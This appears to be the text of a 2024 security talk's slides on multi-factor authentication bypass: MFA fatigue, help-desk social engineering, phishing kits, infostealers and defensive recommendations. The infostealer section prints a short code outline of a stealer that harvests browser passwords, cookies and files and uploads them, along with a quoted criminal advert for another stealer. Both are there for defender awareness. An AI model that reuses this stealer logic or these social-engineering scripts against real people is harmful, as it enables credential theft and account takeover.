

May 10, 2024

MFA Bypass Techniques: The Evolving Threat

Jamie Tolles
ZeroFox


Kamran Salour
Lewis Brisbois

Speakers



Jamie Tolles

VP Response
ZeroFox



Kamran Salour

Partner
Lewis Brisbois

Agenda


- MFA Overview
- Bypass methods
 - Social Engineering MFA codes
 - Social Engineering Replacement MFA Devices
 - Phish Kits
 - Infostealers
- Recommendations

Common Forms of MFA:

- Push notifications
- SMS
- Authenticator apps/soft tokens
- Voice
- Email
- Hardware token



MFA Fatigue Attack:



Source: community.arubanetworks.com

(I was spamming employee with push auth for over a hour) i then contacted him on WhatsApp and claimed to be from Uber IT, told him if he wants it to stop he must accept it


6:47 PM

And well, he accepted and I added my device


6:47 PM

Source: bleepingcomputer.com

Token theft example:



Source: [jeffreyappel.nl](https://www.jeffreyappel.nl)



Source: ZeroFox Intelligence


Bypass methods:

Social Engineering Replacement MFA Devices


Call to help desk

- Broken/lost phone
- Urgent task needing to be done
- Request to enroll new MFA device

**I NEED TO SETUP A NEW
MFA DEVICE. CAN YOU HELP ME?**




EvilGinx Demo



Bypass methods: Infostealers (SapphireStealer)

Infostealer Example



```
using System.Threading.Tasks;


namespace Sapphire
{
    class Program
    {
        public static async Task Main()
        {
            Chromium.Get(); // Get Passwords
            Chromium.GetCookies(); // Get Cookies

            Screenshot.Make(); // Screenshot Desktop
            Files.Grab(); // grab docs pdfs and txts
            FileManager.ArchiveDirectory(); // zip

            await SendLogS3.Send(); // send to s3

            //FileManager.DeleteDirectory("all*");
        }
    }
}
```

Planet Stealer | #1 Affordable, Modern, Effective Infostealer
by PlanetStealer - Sunday March 3, 2024 at 04:44 PM



Mr. Planet

Posts: 3
Threads: 1
Joined: Mar 2024
Reputation: 20

Planet Stealer is a new info-stealer on the market, completely made in Go, and has lots of useful features.

- Steals Passwords, Cookies, Autofills and Cards from Gecko and Chromium Browsers
- Steals crypto wallet files both software wallets and browser extension wallets
- Steals Exodus Phrase using Exodus Injection and also has a Private method to extract password if that fails.
- Steals config files for Tox, Signal, Telegram, Steam, Minecraft Launcher config files and also third party launcher config files.
- Anti VM and Self Deletion Ability
- Sleek web panel and builder
- Ability to send information to Telegram webbook without leaking your chat-id and bot token

Source: [Dark Web Forum Exploit\[.JIN\]](#)

Sponsored

[ibbgolfclub.com](https://www.ibbgolfclub.com) · <https://www.ibbgolfclub.com>

TradingView Desktop - Download for Windows PC
Join 30 million users. Get **TradingView** for your desktop. 100+ pre-built most popular indicators.

Ad · <http://www.divyaplasma.com/>

Download Archiver - All File Formats - For Windows PC


Ad · <http://www.americanhomepainting.com/>

Rufus - Download For Windows PC
Rufus - Utility that helps create bootable USB flash drives. **Rufus** helps create bootable USB flash drives.

Source: zerofox.com/blog/stealing-the-show-top-5-infostealer-trends/

Recommendations

1. Implement MFA using the strongest available method:
 - a. Hardware-based, phishing-resistant MFA (e.g., FIDO/WebAuthn/Passkeys)
 - b. Mobile app soft tokens (preferably push notification with number matching)
 - c. MFA via SMS or voice (when no other options are possible)
2. Disable legacy protocols and leverage conditional access policies
3. Managed devices should be required for authentication
4. Properly vet MFA enrollment requests. Extra scrutiny for privileged accounts!
5. Do not allow credential storage in browsers or allow browsers to sync with non-corporate devices




Questions & Contacts



Jamie Tolles

VP Response, ZeroFox
jtolles@zerofox.com



Kamran Salour

Partner, Lewis Brisbois
Kamran.Salour@lewisbrisbois.com